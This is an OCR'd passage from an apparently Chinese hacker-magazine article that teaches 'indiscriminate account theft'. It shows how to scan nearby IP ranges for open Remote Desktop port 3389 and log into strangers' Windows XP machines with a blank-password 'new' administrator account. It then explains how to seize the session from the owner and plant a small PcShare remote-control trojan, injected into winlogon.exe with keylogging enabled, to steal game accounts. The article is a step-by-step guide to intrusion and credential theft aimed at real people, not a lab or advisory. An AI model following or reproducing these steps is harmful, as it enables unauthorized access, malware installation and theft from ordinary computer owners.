



图10

文章难易度：★★
文章阅读点：寻找空口令
寻找3389肉鸡，利用远程
控制工具盗号

无差别盗号



石头

自从上次组织了一次梦幻盗号之旅后，不断有人询问怎么得到肉鸡和向我要盗号木马，其实这些内容在《网游黑客宝典》一书中都有详尽的介绍。不过我这次要介绍的抓鸡大法却是最近几天才想到的，那就是3389空口令抓鸡大法，注意了呀，我说的这个空口令可与菜菜们知道的那个空口令不完全一样呀！

说起这个漏洞的产生，还要追究到一版WindowsXP的Ghost。我到现在都搞不明白，制作这个Ghost的朋友为何会在开启默认关闭的终端3389登录服务的情况下来制作ghost，更搞不明白的是，目前有许多朋友攒机时安装的都是这个Ghost的XP版本（最起码在北京地区多的是），难道是对方故意留下这个漏洞，好方便自己以后入侵吗？且不去关注这个问题，但有一点可以肯定的是，方便了我等小菜！

这种版本的系统会新建一个名为“new”的空密码管理员帐号，有的直接用Administrator就可以登录。我在自己的IP周围随便扫描，就可以找出一大堆开3389的个人电脑，大多数使用空密码都可以进去。希望那些新装机的朋友在安装完系统后一定要检查一下，别没黑到别人自己先中招了，那可就丢菜鸟的人了！

先用扫描器确定我们的攻击目标，打开扫描器L－ScanPort2.0，扫描的IP范围就定在我的周围（可以先到http://

www.ip138.com查询自己的IP地址），在软件中填入起始和结束IP，勾选“自定义”填上扫描的端口范围（3389－3389），点击“开始”启动扫描，结果如图1。






图1

有了这些开了3389的IP，我们可以一个个的去尝试登录。依次打开“开始”→“所有程序”→“附件”→“通讯”→“远程桌面连接”，输入扫描到的IP，点击连接。在远程登录桌面的用户名一栏中输入用户名：new，密码为空（图2），点击确定进行登录。


图2


图3

由于WindowsXP默认是单用户登录系统，而许多电脑的主人也都是使用相同的new用户来登录的，这样当我们登录上去对方就会“掉线”。现在，就和电脑的主人来玩一回抢电脑的游戏吧，登录的速度可是关键哟（你最好先祈祷对方此时正在挂机或是正好有事不在电脑前）！

当远端电脑的主人突然发现自己“掉线”了，通常都会选择注销，进行重新登录，这样，我们就会与远端的计算机失去连接（图3）。

怎么能在这么短的时间内取得别人电脑的控制权是我们首要解决的问题，使用远程控制木马是个很好的解决方案，但是怎么能把木马服务端传过去并执行呢？可以利用网页木马或直接下载服务端执行。

使用网页木马的优点是时间短，缺点是不能保证成功率，如果对方打了补丁就失去作用了；后一种方法比网页木马的成功率高，只要执行了服务端肉鸡就是我们的了，但他比较费时。所以就要选择一个服务端小的木马，不至于没下载完就被别人关掉。Pcshare生成的服务端才几十K，正符合要求。

关于Pcshare的使用在以前的X档案有详细的介绍，我只说与这次盗号有关的地方。我是用网页文件指向控制端，点击生成客户，选择“启用自备URL转发……”，在下面输入网页文件地址；客户自带标示填：石头的小鸡；客户宿主进程选择winlogon.exe；勾选键盘监控、自动删除EXE；测试URL（图4）。


